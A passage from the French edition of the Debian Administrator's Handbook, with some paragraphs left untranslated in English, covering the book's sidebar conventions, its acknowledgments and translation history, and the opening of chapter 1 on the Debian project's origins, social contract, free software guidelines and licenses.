Nous avons placé dans des encadrés des notes et remarques diverses. Elles ont plusieurs rôles : attirer votre attention sur un point délicat, compléter ou détailler une notion abordée dans le cas d'étude, définir un terme ou faire des rappels. Voici une liste non exhaustive de ces encadrés :

- B.A.-BA : rappelle une information supposée connue du lecteur;
- VOCABULAIRE : définit un terme technique (parfois spécifique au projet Debian);
- COMMUNAUTÉ : présente des personnages importants ou les rôles définis au sein du projet;
- CHARTE DEBIAN : évoque une règle ou recommandation de la « charte Debian ». Ce document essentiel décrit comment empaqueter les logiciels. Toutes ces connaissances s'avéreront utiles pour découvrir un nouveau logiciel. Tout paquet Debian devant se conformer à la charte, on saura ainsi où en trouver la documentation, des exemples de fichiers de configuration, etc.
- OUTIL : présente un outil ou service pertinent;

- EN PRATIQUE : la pratique a parfois des spécificités, que présenteront ces encadrés. Ils pourront aussi donner des exemples détaillés et concrets;
- D'autres encadrés, plus ou moins fréquents, sont relativement explicites : CULTURE, ASTUCE, ATTENTION, POUR ALLER PLUS LOIN, SÉCURITÉ...

Remerciements

Un peu d'histoire

En 2003, Nat Makarévitch a contacté Raphaël dans le but de publier un livre sur Debian dans la collection « Cahiers de l'Admin », dont il était directeur, chez Eyrolles, un éditeur français d'ouvrages techniques. Raphaël a immédiatement accepté de l'écrire et la première édition, parue le 14 octobre 2004, a été un franc succès — elle a été épuisée après à peine quatre mois.

Since then, we have released 7 other editions of the French book, one for each subsequent Debian release. Roland, who started working on the book as a proofreader, gradually became its co-author.

Bien que très satisfaits du succès du livre, nous avons longtemps espéré qu'Eyrolles arriverait à convaincre un éditeur international d'en publier une traduction anglaise ; nous avons reçu de nombreux commentaires décrivant comment le livre avait permis à de nombreuses personnes d'aborder Debian et nous étions impatients de le voir servir à d'autres encore.

Alas, no English-speaking editor that we contacted was willing to take the risk of translating and publishing the book. Not put off by this small setback, we negotiated with our French editor Eyrolles and got back the necessary rights to translate the book into English and publish it ourselves. Thanks to a [successful crowdfunding campaign¹](#), we worked on the translation between December 2011 and May 2012. The “Debian Administrator’s Handbook” was born and it was published under a free-software license!

While this was an important milestone, we already knew that the story would not be over for us until we could contribute the French book as an official translation of the English book. This was not possible at that time because the French book was still distributed commercially under a non-free license by Eyrolles.

In 2013, the release of Debian 7 gave us a good opportunity to discuss a new contract with Eyrolles. We convinced them that a license more in line with the Debian values would contribute to the book’s success. That wasn’t an easy deal to make, and we agreed to setup another [crowdfunding campaign²](#) to cover some of the costs and reduce the risks involved. The operation was again a huge success and in July 2013, we added a French translation to the Debian Administrator’s Handbook.

¹<http://www.ulule.com/debian-handbook/>

²<http://www.ulule.com/liberation-cahier-admin-debian/>

Nous voudrions donc remercier toutes les personnes qui ont contribué à ces campagnes de financement, soit directement par des dons, soit indirectement en diffusant l'information. Nous n'aurions pas pu en arriver là sans vous.

To save some paper, 5 years after the fundraising campaigns and after two subsequent editions, we dropped the list of persons who opted to be rewarded with a mention of their name in the book. But their names are engraved in the acknowledgments of the Wheezy edition of the book:

► <https://debian-handbook.info/browse/wheezy/sect.acknowledgments.html>

Remerciements particuliers aux contributeurs

Ce livre ne serait pas ce qu'il est sans les contributions de plusieurs personnes qui ont joué un rôle particulier pendant la traduction et au-delà. Nous voudrions remercier Marilyne Brun, qui nous a aidés à traduire un chapitre d'essai et qui a travaillé avec nous pour établir quelques conventions de traduction. Elle a aussi révisé plusieurs chapitres qui avaient grand besoin de travail supplémentaire. Merci aussi à Anthony Baldwin (de Baldwin Linguas) qui a traduit plusieurs chapitres pour nous.

Nos relecteurs nous ont été d'une aide précieuse : Daniel Phillips, Gerold Rupprecht, Gordon Dey, Jacob Owens et Tom Syroid ont chacun relu, revu et corrigé de nombreux chapitres. Merci beaucoup !

Enfin, une fois que le livre anglais a été libéré, nous avons naturellement eu de nombreux retours, suggestions et corrections de lecteurs, et encore plus des nombreuses équipes qui ont entrepris de traduire ce livre dans d'autres langues. Merci !

Nous voudrions aussi remercier les lecteurs français qui nous ont témoigné que le livre méritait vraiment d'être traduit : merci à Christian Perrier, David Bercot, Étienne Liétart et Gilles Roussi. Stefano Zacchiroli — qui était leader du projet Debian pendant la campagne de financement — a toute notre gratitude, pour avoir encouragé notre projet et lui avoir donné la publicité nécessaire, avec un message mettant en lumière le besoin de livres libres.

Si vous lisez ces lignes sur un vrai livre en vrai papier, c'est aussi grâce à Benoît Guillon, Jean-Côme Charpentier et Sébastien Mengin, qui ont travaillé à la mise en page intérieure du livre. Benoît est l'auteur principal de **dbleatex³**, l'outil que nous utilisons pour convertir du format DocBook en LaTeX puis en PDF ; Sébastien est le concepteur graphique qui a créé la maquette du livre et Jean-Côme est l'expert LaTeX qui l'a exprimée en feuilles de styles utilisables avec dbleatex. Merci à tous les trois pour votre travail !

Pour finir, merci à Thierry Stempfel pour les belles photos qui ornent chaque début de chapitre, et à Doru Patrascu pour la belle couverture.

³<http://dbleatex.sourceforge.net>

Remerciements aux traducteurs

Ever since the book has been freed, many volunteers have been busy translating it to numerous languages, such as Arabic, Brazilian Portuguese, German, Italian, Spanish, Japanese, Norwegian Bokmål, etc. Discover the full list of translations on the book's website: <http://debian-handbook.info/get/#other>

Nous voudrions remercier tous les traducteurs et les relecteurs des traductions. Votre travail est énormément apprécié, et il permet de mettre Debian à la portée de millions de personnes qui ne lisent pas l'anglais.

Remerciements personnels de Raphaël

Tout d'abord, je voudrais remercier Nat Makarévitch, qui m'a offert la possibilité de rédiger ce livre et qui m'a guidé tout au long de l'année où je l'ai écrit. Merci aussi à toute la fine équipe d'Eyrolles, et en particulier Muriel Shan Sei Fan. Elle a été très patiente avec moi et j'ai appris beaucoup d'elle. Et je n'oublie pas bien sûr Sophie Hincelin et Anne Bougnoux.

La période de la campagne Ulule a été très éprouvante pour moi, mais je voudrais remercier tous ceux qui en ont fait un succès, en particulier l'équipe d'Ulule, qui a toujours réagi très rapidement à mes nombreuses demandes. Merci également à tous ceux qui ont fait la promotion de l'opération. Je n'ai pas de liste exhaustive (et elle serait de toute façon trop longue si j'en avais une), mais je voudrais remercier quelques-unes des personnes qui m'ont contacté : Joey-Elijah Sneddon et Benjamin Humphrey d'OMG! Ubuntu, Florent Zara de LinuxFr.org, Manu de Korben.info, Frédéric Couchet de l'April, Jake Edge de Linux Weekly News, Clement Lefebvre de Linux Mint, Ladislav Bodnar de Distrowatch, Steve Kemp de Debian-Administration.org, Christian Pfeiffer Jensen de Debian-News.net, Artem Nosulchik de LinuxScrew.com, Stephan Ramoin de Gandi.net, Matthew Bloch de Bytemark.co.uk, l'équipe de Divergence FM, Rikki Kite de Linux New Media, Jono Bacon, l'équipe du marketing chez Eyrolles et les nombreux autres que j'oublie malheureusement.

Je voudrais remercier tout spécialement Roland Mas, mon co-auteur. Nous avons travaillé ensemble sur ce livre depuis le début et il a toujours été à la hauteur du défi. Et je dois avouer que terminer ce cahier de l'administrateur Debian a été un sacré défi...

Pour terminer, merci à mon épouse, Sophie. Elle m'a toujours soutenu dans mon travail pour ce livre et pour Debian en général. Il y a eu trop de jours (et de nuits) où je l'ai laissée seule avec nos deux fils pour avancer sur ce livre. Je lui suis très reconnaissant pour son soutien et je sais à quel point j'ai de la chance de l'avoir.

Remerciements personnels de Roland

Eh bien ! Raphaël m'a devancé sur la plupart de mes remerciements « externes ». Je vais tout de même exprimer ma gratitude particulière envers les gens d'Eyrolles, avec qui la collaboration a

toujours été agréable et fluide. J'espère que les résultats de leurs excellents conseils ne se sont pas perdus lors de la traduction.

Je suis très reconnaissant envers Raphaël pour s'être occupé de la partie administrative de l'édition anglaise. De l'organisation de la campagne de financement aux derniers détails de la maquette et de la mise en page, la préparation d'un livre traduit va bien au-delà de la simple traduction (et de la relecture) ; Raphaël en a fait une grande partie et a supervisé le reste. Merci.

Merci aussi à tous ceux qui ont contribué de manière plus ou moins directe à ce livre, en apportant clarifications, explications et conseils de traduction. Ils (et elles !) sont trop nombreux pour être listés ici, mais une bonne partie sont des habitués des divers canaux IRC #debian-*.

Même si elles ont été (en partie) citées, d'autres personnes méritent des remerciements spéciaux : toutes celles qui travaillent réellement sur Debian. Sans eux et sans elles, pas de Debian, donc pas de livre. Et je suis continuellement ébahie par tout ce que le projet Debian accomplit et rend accessible à tous.

De manière plus personnelle, je voudrais remercier mes amis et mes clients pour leur compréhension lorsque j'étais moins réactif parce que très occupé par ce livre, et pour leur soutien et leurs encouragements constants. Vous savez qui vous êtes, merci.

Et pour terminer... je suis sûr qu'ils seraient surpris d'apprendre qu'ils sont mentionnés ici, mais je voudrais exprimer publiquement ma gratitude envers Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson et bien entendu le regretté Douglas Adams. Les innombrables heures que j'ai passées plongé dans leurs livres sont directement impliquées dans ma capacité à participer à la traduction de ce livre d'abord et à la rédaction de nouvelles parties ensuite.





Mots-clés

Objectif
Moyens
Fonctionnement
Bénévole

Le projet Debian

1

Qu'est-ce que Debian ? 2	Textes fondateurs 5	Fonctionnement du projet Debian 10
Suivre les actualités Debian 23	Rôle d'une distribution 24	Cycle de vie d'une <i>release</i> 25

Avant de plonger dans la technique, découvrons ensemble ce qu'est le projet Debian : ses objectifs, ses moyens et son fonctionnement.

1.1. Qu'est-ce que Debian ?

CULTURE

Origine du nom de Debian

Ne cherchez plus, Debian n'est pas un acronyme. Ce nom est en réalité une contraction de deux prénoms : celui de Ian Murdock et de sa compagne d'alors, Debra. Debra + Ian = Debian.

Debian est une distribution GNU/Linux. Nous reviendrons plus en détail sur ce qu'est une distribution dans la section [1.5, « Rôle d'une distribution »](#) page 24, mais nous pouvons pour l'instant considérer qu'il s'agit d'un système d'exploitation complet comprenant des logiciels avec leurs systèmes d'installation et de gestion, le tout basé sur le noyau Linux, et des logiciels libres (et notamment ceux du projet GNU).

Lorsqu'il a créé Debian en 1993 sous l'impulsion de la FSF, Ian Murdock avait des objectifs clairs, qu'il a exprimés dans le *Manifeste Debian*. Le système d'exploitation libre qu'il recherchait devait présenter deux caractéristiques principales. En premier lieu, la qualité : Debian serait développée avec le plus grand soin, pour être digne du noyau Linux. Ce serait également une distribution non commerciale suffisamment crédible pour concurrencer les distributions commerciales majeures. Cette double ambition ne serait à son sens atteinte qu'en ouvrant le processus de développement de Debian, à l'instar de Linux et de GNU. Ainsi, la revue des pairs améliorerait constamment le produit.

CULTURE

GNU, le projet de la FSF

Le projet GNU est un ensemble de logiciels libres développés ou parrainés par la *Free Software Foundation* (FSF), dont Richard Stallman est le créateur emblématique. GNU est un acronyme récursif signifiant « GNU's Not Unix » (GNU n'est pas Unix).

CULTURE

Richard Stallman

FSF's founder and author of the GPL license, Richard M. Stallman (often referred to by his initials, RMS) is a charismatic leader of the Free Software movement. Due to his uncompromising positions, he is not unanimously admired, but his non-technical contributions to Free Software (in particular at the legal and philosophical level) are respected by everybody.

1.1.1. Un système d'exploitation multi-plate-forme

COMMUNAUTÉ

Le parcours de Ian Murdock

Ian Murdock, fondateur du projet Debian, en fut le premier leader, de 1993 à 1996. Après avoir passé la main à Bruce Perens, il s'est fait plus discret. Il est ensuite revenu sur le devant de la scène du logiciel libre en créant la société Progeny, visant à commercialiser une distribution dérivée de Debian. Ce fut un échec commercial, au développement depuis abandonné. La société, après plusieurs années de vivement en tant que simple société de services, a fini par déposer le bilan en avril 2007. Des différents projets initiés par Progeny, seul *discover* subsiste réellement. Il s'agit d'un outil de détection automatique du matériel.

Ian Murdock died on 28 December 2015 in San Francisco after a series of worrying tweets where he reported having been assaulted by police. In July 2016 it was announced that his death had been ruled a suicide.

Debian, remaining true to its initial principles, has had so much success that, today, it has reached a tremendous size. The 12 architectures offered cover 10 hardware architectures and 2 kernels (Linux and FreeBSD, although the FreeBSD-based ports are not part of the set of officially supported architectures). Furthermore, with more than 25,000 source packages, the available software can meet almost any need that one could have, whether at home or in the enterprise.

The sheer size of the distribution can be inconvenient: it is really unreasonable to distribute 14 DVD-ROMs to install a complete version on a standard PC... This is why Debian is increasingly considered as a “meta-distribution”, from which one extracts more specific distributions intended for a particular public: Debian-Desktop for traditional office use, Debian-Edu for education and pedagogical use in an academic environment, Debian-Med for medical applications, Debian-Junior for young children, etc. A more complete list of the subprojects can be found in the section dedicated to that purpose, see section [1.3.3.1, « Sous-projets Debian existants »](#) page 18.

Ces scissions, organisées dans un cadre bien défini et garantissant une compatibilité entre les différentes « sous-distributions », ne posent aucun problème. Toutes suivent le planning général des publications de nouvelles versions. S’adossant sur les mêmes briques de base, elles peuvent facilement être étendues, complétées et personnalisées par des applications disponibles au niveau de Debian.

Tous les outils évoluent dans cette direction : `debian-cd` permet depuis longtemps de créer des jeux de CD-Rom ne comportant que des paquets préalablement sélectionnés ; `debian-installer` est également un installateur modulaire, facilement adaptable à des besoins particuliers. APT installera des paquets d’origines diverses tout en garantissant la cohérence globale du système.

B.A.-BA

À chaque ordinateur son architecture

Le terme « architecture » désigne un type d’ordinateur (les plus connues regroupent les ordinateurs de type Mac ou PC). Chaque architecture se différencie principalement par son modèle de processeur, généralement incompatible avec les autres. Ces différences de matériel impliquent des fonctionnements distincts et imposent une compilation spécifique de tous les logiciels pour chaque architecture.

La plupart des logiciels disponibles pour Debian sont écrits avec des langages de programmation portables : le même code source est compilé sur les diverses architectures. En effet, un exécutable binaire, toujours compilé pour une architecture donnée, ne fonctionne généralement pas sur les autres.

Rappelons que chaque logiciel est créé en rédigeant un code source ; il s’agit d’un fichier textuel composé d’instructions provenant d’un langage de programmation. Avant de pouvoir utiliser le logiciel, il est nécessaire de compiler le code source, c’est-à-dire de le transformer en code binaire (une succession d’instructions machines exécutables par le processeur). Chaque langage de programmation dispose d’un compilateur pour effectuer cette opération (par exemple `gcc` pour le langage C).

OUTIL	Créer un CD-Rom Debian
debian-cd permet de créer des images ISO de support d'installation (CD, DVD, Blu-Ray, etc.) prêts à l'emploi. Tout ce qui concerne ce logiciel se discute (en anglais) sur la liste de diffusion debian-cd@lists.debian.org . L'équipe est dirigée par Steve McIntyre, qui s'occupe aussi des constructions des images ISO officielles du projet Debian.	

OUTIL	Installateur
debian-installer est le nom du programme d'installation de Debian. Sa conception modulaire permet de l'employer dans un grand nombre de scénarios d'installation différents. Le travail de développement est coordonné sur la liste de diffusion debian-boot@lists.debian.org sous la direction de Cyril Brulebois.	

1.1.2. La qualité des logiciels libres

Debian suit tous les principes du logiciel libre et ses nouvelles versions ne sortent que lorsqu'elles sont prêtes. Aucun calendrier préétabli ne constraint les développeurs à bâcler pour respecter une échéance arbitraire. On reproche donc souvent à Debian ses délais de publication, mais cette prudence en garantit aussi la légendaire fiabilité : de longs mois de tests sont en effet nécessaires pour que la distribution complète reçoive le label « stable ».

Debian ne transige pas sur la qualité : tous les *bogues* critiques connus seront corrigés dans toute nouvelle version, même si cela doit parfois retarder la date de sortie initialement prévue.

1.1.3. Le cadre : une association

Juridiquement parlant, Debian est un projet mené par une association américaine sans but lucratif regroupant des bénévoles, similaire aux associations loi 1901 en droit français. Le projet compte environ un millier de *développeurs Debian* mais fédère un nombre bien plus important de contributeurs (traducteurs, rapporteurs de bogues, artistes, développeurs occasionnels, etc.).

Pour mener à bien sa mission, Debian dispose d'une importante infrastructure, comportant de nombreux serveurs reliés à Internet, offerts par de nombreux mécènes.

COMMUNAUTÉ	Derrière Debian, l'association SPI et des branches locales
Debian ne possède aucun serveur en son nom propre, puisque ce n'est qu'un projet au sein de l'association <i>Software in the Public Interest</i> (SPI), qui en gère les aspects matériels et financiers (dons, achat de matériel...). Bien qu'initialement créée pour Debian, cette association coiffe maintenant d'autres projets du monde du logiciel libre, notamment la base de données PostgreSQL, freedesktop.org (projet de standardisation de certaines briques des bureaux graphiques modernes tels que GNOME et KDE) et la suite bureautique LibreOffice. ► http://www.spi-inc.org/ En complément de SPI, de nombreuses associations locales collaborent étroitement avec Debian afin de pouvoir gérer des fonds pour Debian sans pour autant tout centraliser aux États-Unis : on les appelle des <i>Trusted Organizations</i> (« Organismes habilités »). Cela évite de coûteux virements internationaux et correspond bien mieux à la nature décentralisée du projet.	

While the list of trusted organizations is rather short, there are many more Debian-related associations whose goal is to promote Debian: *Debian France*, *Debian-ES*, *debian.ch*, and others around the world. Do not hesitate to join your local association and support the project!

- ▶ <https://wiki.debian.org/Teams/Auditor/Organizations>
- ▶ <https://france.debian.net/>
- ▶ <http://www.debian-es.org/>
- ▶ <https://debian.ch/>

1.2. Textes fondateurs

Quelques années après son lancement, la distribution Debian a formalisé les principes qu'elle devait suivre en tant que projet de logiciel libre. Cette démarche militante permet une croissance sereine en s'assurant que tous les membres progressent dans la même direction. Pour devenir développeur Debian, tout candidat doit d'ailleurs convaincre de son adhésion aux principes établis dans les textes fondateurs du projet.

Le processus de développement est constamment débattu, mais ces textes fondateurs sont très consensuels et n'évoluent que rarement. La constitution les protège des changements erratiques : une majorité qualifiée de trois quarts est nécessaire pour approuver tout amendement.

1.2.1. L'engagement vis-à-vis des utilisateurs

On trouve aussi un « contrat social ». Quelle est la place d'un tel texte dans un projet ne visant qu'à concevoir un système d'exploitation ? C'est très simple, Debian œuvre pour ses utilisateurs et, par extension, pour la société. Ce contrat résume donc les engagements pris. Voyons ces points plus en détail :

1. Debian demeurera totalement libre.

C'est la règle numéro un. La distribution Debian est et restera constituée exclusivement de logiciels libres. De plus, tous les logiciels développés en propre par Debian seront libres.

PERSPECTIVE	
Au-delà du logiciel	<p>La première version du contrat social disait « Debian demeurera <i>un ensemble logiciel</i> totalement libre ». La disparition de ces trois mots (avec la ratification de la version 1.1 du contrat au mois d'avril 2004) traduit une volonté d'obtenir la liberté non seulement des logiciels mais aussi de la documentation et de tout ce que Debian souhaite fournir dans son système d'exploitation.</p> <p>Ce changement, qui ne se voulait qu'éditorial, a en réalité eu de nombreuses conséquences, avec notamment la suppression de certaines documentations problématiques. Par ailleurs, l'usage de plus en plus fréquent de microcodes (<i>firmwares</i>) dans les pilotes pose des problèmes : nombreux sont ceux qui ne sont pas libres, mais sont néanmoins nécessaires au bon fonctionnement du matériel correspondant.</p>

2. Nous donnerons en retour à la communauté du logiciel libre.

Toute amélioration apportée par le projet Debian à un logiciel intégré à la distribution est envoyée à l'auteur de ce dernier (dit « amont »). D'une manière générale, Debian coopère avec la communauté au lieu de travailler isolément.

COMMUNAUTÉ	
Auteur amont ou développeur Debian ?	<p>Traduction littérale de <i>upstream author</i>, le terme « auteur amont » désigne le ou les auteurs/développeurs d'un logiciel, qui l'écrivent et le font évoluer. A contrario, un « développeur Debian » se contente en général de partir d'un logiciel existant pour le transformer en paquet Debian (la désignation « mainteneur Debian » est plus explicite).</p> <p>Bien souvent, la ligne de démarcation n'est pas aussi nette. Le mainteneur Debian écrit parfois un correctif, qui profite à tous les utilisateurs du logiciel. De manière générale, Debian encourage l'implication des responsables de paquets dans le développement « amont » (ils deviennent alors contributeurs sans se cantonner au rôle de simples utilisateurs d'un logiciel).</p>

3. Nous ne dissimulerons pas les problèmes.

Debian n'est pas parfaite et l'on y découvre tous les jours des problèmes à corriger. Tous ces bogues sont répertoriés et consultables librement, par exemple sur le Web.

4. Nos priorités sont nos utilisateurs et les logiciels libres.

Cet engagement est plus difficile à définir. Debian s'impose ainsi un biais lorsqu'elle doit prendre une décision et écartera une solution de facilité pénalisante pour ses utilisateurs au profit d'une solution plus élégante, même si elle est plus difficile à mettre en œuvre. Il s'agit de prendre en compte en priorité les intérêts des utilisateurs et du logiciel libre.

5. Programmes non conformes à nos standards sur les logiciels libres.

Debian accepte et comprend que ses utilisateurs souhaitent parfois utiliser certains logiciels non libres. Elle s'engage donc à mettre à leur disposition une partie de son infrastructure, pour distribuer sous forme de paquets Debian les logiciels non libres qui l'autorisent.

COMMUNAUTÉ	
Pour ou contre la section non-free ?	<p>L'engagement de conserver une structure d'accueil pour des logiciels non libres (i.e. la section <i>non-free</i>, voir encadré « Les archives main, contrib et non-free » page 113) est régulièrement remis en cause au sein de la communauté Debian.</p> <p>Ses détracteurs arguent qu'il détourne certaines personnes de logiciels libres équivalents et contredit le principe de servir exclusivement la cause</p>

des logiciels libres. Les partisans rappellent plus prosaïquement que la majorité des logiciels de *non-free* sont des logiciels « presque libres », entravés seulement par une ou deux restrictions gênantes (la plus fréquente étant l’interdiction de tirer un bénéfice commercial du logiciel). En distribuant ces logiciels dans la branche *non-free*, on explique indirectement à leur auteur que leur création serait mieux reconnue et plus utilisée si elle pouvait être intégrée dans la section *main* : ils sont ainsi poliment invités à changer leur licence pour servir cet objectif.

Après une première tentative infructueuse en 2004, la suppression totale de la section *non-free* ne devrait plus revenir à l’ordre du jour avant plusieurs années, d’autant plus qu’elle contient de nombreuses documentations utiles qui y ont été déplacées parce qu’elles ne répondraient plus aux nouvelles exigences de la section *main*. C’est notamment le cas pour certaines documentations de logiciels issus du projet GNU (en particulier Emacs et Make).

Signalons que l’existence de *non-free* gêne considérablement la *Free Software Foundation*. C’est la raison principale justifiant l’absence de Debian dans sa liste des systèmes d’exploitation recommandés.

1.2.2. Les principes du logiciel libre selon Debian

Ce texte de référence définit quels logiciels sont « suffisamment libres » pour être intégrés à Debian. Si la licence d’un logiciel est conforme à ces principes, il peut être intégré à la section *main* ; dans le cas contraire, et si sa libre redistribution est permise, il peut rejoindre la section *non-free*. Celle-ci ne fait pas officiellement partie de Debian : il s’agit d’un service annexe fourni aux utilisateurs.

Plus qu’un critère de choix pour Debian, ce texte fait autorité en matière de logiciel libre puisqu’il a servi de socle à la « définition de l’open source ». C’est donc historiquement l’une des premières formalisations de la notion de « logiciel libre ».

La licence publique générale de GNU (*GNU General Public License*), la licence BSD et la licence artistique sont des exemples de licences libres traditionnelles respectant les 9 points mentionnés dans ce texte. Vous en trouverez ci-dessous la traduction, telle que publiée sur le site web de Debian.

⇒ http://www.debian.org/social_contract.fr.html#guidelines

- Redistribution libre et gratuite .** la licence d’un composant de Debian ne doit pas empêcher quiconque de vendre ou donner le logiciel sous forme de composant d’un ensemble (distribution) constitué de programmes provenant de différentes sources. La licence ne doit en ce cas requérir ni redevance ni rétribution.

B.A.-BA

Les licences libres

La GNU GPL, la licence BSD et la licence artistique respectent toutes trois les principes du logiciel libre selon Debian. Elles sont pourtant très différentes.

La GNU GPL, utilisée et promue par la FSF (*Free Software Foundation*, ou fondation du logiciel libre), est la plus courante. Elle a pour particularité de s’appliquer à toute œuvre dérivée et redistribuée : un programme intégrant

ou utilisant du code GPL ne peut être diffusé que selon ses termes. Elle interdit donc toute récupération dans une application propriétaire. Ceci pose également de gros problèmes pour le réemploi de code GPL dans des logiciels libres incompatibles avec cette licence. Ainsi, il est parfois impossible de lier une bibliothèque diffusée sous GPL à un programme placé sous une autre licence libre. En revanche, cette licence est très solide en droit américain : les juristes de la FSF ont participé à sa rédaction et elle a souvent constraint des contrevenants à trouver un accord amiable avec la FSF sans aller jusqu'au procès.

► <http://www.gnu.org/copyleft/gpl.html>

The BSD license is the least restrictive: everything is permitted, including use of modified BSD code in a proprietary application.

► <http://www.opensource.org/licenses/bsd-license.php>

Enfin, la licence artistique réalise un compromis entre les deux précédentes : l'intégration du code dans une application propriétaire est possible, mais toute modification doit être publiée.

► <http://www.opensource.org/licenses/artistic-license-2.0.php>

Le texte complet (en anglais) de ces licences est disponible dans /usr/share/common-licenses/ sur tout système Debian. Certaines de ces licences disposent de traductions en français, mais leur statut reste officieux et leur valeur légale est encore en cours de discussion ; le texte de référence reste alors la version anglaise.

2. **Code source.** le programme doit inclure le code source et sa diffusion, sous forme de code source comme de programme compilé, doit être autorisée.
3. **Applications dérivées.** la licence doit autoriser les modifications et les applications dérivées ainsi que leur distribution sous les mêmes termes que ceux de la licence du logiciel original.
4. **Intégrité du code source de l'auteur.** la licence peut défendre de distribuer le code source modifié *seulement* si elle autorise la distribution avec le code source de fichiers correctifs destinés à modifier le programme au moment de sa construction. La licence doit autoriser explicitement la distribution de logiciels créés à partir de code source modifié. Elle peut exiger que les applications dérivées portent un nom ou un numéro de version différent de ceux du logiciel original (*c'est un compromis : le groupe Debian encourage tous les auteurs à ne restreindre en aucune manière les modifications des fichiers, sources ou binaires*).
5. **Aucune discrimination de personne ou de groupe.** la licence ne doit discriminer aucune personne ou groupe de personnes.
6. **Aucune discrimination de champ d'application.** la licence ne doit pas défendre d'utiliser le logiciel dans un champ d'application particulier. Par exemple, elle ne doit pas défendre l'utilisation du logiciel dans une entreprise ou pour la recherche génétique.
7. **Distribution de licence.** les droits attachés au programme doivent s'appliquer à tous ceux à qui il est distribué sans obligation pour aucune de ces parties de se conformer à une autre licence.

8. **La licence ne doit pas être spécifique à Debian.** les droits attachés au programme ne doivent pas dépendre du fait de son intégration au système Debian. Si le programme est extrait de Debian et utilisé et distribué sans Debian mais sous les termes de sa propre licence, tous les destinataires doivent jouir des mêmes droits que ceux accordés lorsqu'il se trouve au sein du système Debian.

9. **La licence ne doit pas contaminer d'autres logiciels.** la licence ne doit pas placer de restriction sur d'autres logiciels distribués avec le logiciel. Elle ne doit par exemple pas exiger que tous les autres programmes distribués sur le même support soient des logiciels libres.

B.A.-BA	
Le copyleft	<p>Le <i>copyleft</i> (ou « gauche d'auteur ») est un principe qui consiste à faire appeler au mécanisme des droits d'auteurs pour garantir la liberté d'une œuvre et de ses dérivées — au lieu de restreindre les droits des utilisateurs comme dans le cas des logiciels propriétaires. Il s'agit d'ailleurs d'un jeu de mots sur le terme <i>copyright</i>, équivalent américain du droit d'auteur. Richard Stallman a trouvé cette idée quand un ami friand de calembours écrit sur une enveloppe qu'il lui adressa : « <i>copyleft: all rights reversed</i> » (<i>copyleft</i> : tous droits renversés). Le <i>copyleft</i> impose la conservation de toutes les libertés initiales lors de la distribution d'une version modifiée (ou non) du logiciel. Il est donc impossible de dériver un logiciel propriétaire d'un logiciel placé sous <i>copyleft</i>.</p> <p>La famille de licences <i>copyleft</i> la plus célèbre est sans aucun doute la GNU GPL et ses dérivées, la <i>GNU LGPL</i> — <i>GNU Lesser General Public License</i> et la <i>GNU FDL</i> — <i>GNU Free Documentation License</i>. Malheureusement, les licences <i>copyleft</i> sont généralement incompatibles entre elles ! En conséquence, il est préférable de n'en utiliser qu'une seule.</p>

COMMUNAUTÉ

Bruce Perens, un leader chahuté

Bruce Perens a été le deuxième leader du projet Debian, juste après Ian Murdock. Il fut très controversé pour ses méthodes dynamiques et assez dirigistes. Il n'en reste pas moins un contributeur important, à qui Debian doit notamment la rédaction des fameux « principes du logiciel libre selon Debian » (ou DFSG pour *Debian Free Software Guidelines*), idée originelle d'Ean Schuessler. Par la suite, Bruce en dériva la célèbre « définition de l'open source » en y gommant toutes les références à Debian.

► <http://www.opensource.org/>

Son départ du projet fut quelque peu mouvementé mais Bruce est resté assez fermement attaché à Debian puisqu'il continue de promouvoir cette distribution dans les sphères politiques et économiques. Il intervient encore épisodiquement sur les listes de diffusion pour donner son avis et présenter ses dernières initiatives en faveur de Debian.

Last anecdotal point, it was Bruce who was responsible for inspiring the different “codenames” for Debian versions (1.1 – *Rex*, 1.2 – *Buzz*, 1.3 – *Bo*, 2.0 – *Hamm*, 2.1 – *Slink*, 2.2 – *Potato*, 3.0 – *Woody*, 3.1 – *Sarge*, 4.0 – *Etch*, 5.0 – *Lenny*, 6.0 – *Squeeze*, 7 – *Wheezy*, 8 – *Jessie*, 9 – *Stretch*, 10 (not released yet) – *Buster*, 11 (not released yet) – *Bullseye*, *Unstable* – *Sid*). They are taken from the names of characters in the Toy Story movie. This animated film entirely composed of computer graphics was produced by Pixar Studios, with whom Bruce was employed at the time that he led the Debian project. The name “Sid” holds particular status, since it will eternally be associated with the *Unstable* branch. In the film, this character was the neighbor child, who was always breaking toys — so beware of getting too close to *Unstable*. Otherwise, *Sid* is also an acronym for “Still In Development”.

1.3. Fonctionnement du projet Debian

La richesse produite par le projet Debian résulte à la fois du travail sur l'infrastructure effectué par des développeurs Debian expérimentés, du travail individuel ou collectif de développeurs sur des paquets Debian, et des retours des utilisateurs.

1.3.1. Les développeurs Debian

Debian developers have various responsibilities, and as official project members, they have great influence on the direction the project takes. A Debian developer is generally responsible for at least one package, but according to their available time and desire, they are free to become involved in numerous teams, acquiring, thus, more responsibilities within the project.

- <https://www.debian.org-devel/people>
- <https://www.debian.org/intro/organization>
- <https://wiki.debian.org/Teams>

OUTIL

Base de données des développeurs

Debian has a database including all developers registered with the project, and their relevant information (address, telephone, geographical coordinates such as

longitude and latitude, etc.). Some of the information (first and last name, country, username within the project, IRC username, GnuPG key, etc.) is public and available on the Web.

► <https://db.debian.org/>

Les coordonnées géographiques permettent de générer une carte situant l'ensemble des développeurs sur le globe. On constate alors que Debian est vraiment un projet international : on trouve des développeurs sur tous les continents, même si la majorité proviennent de pays occidentaux.

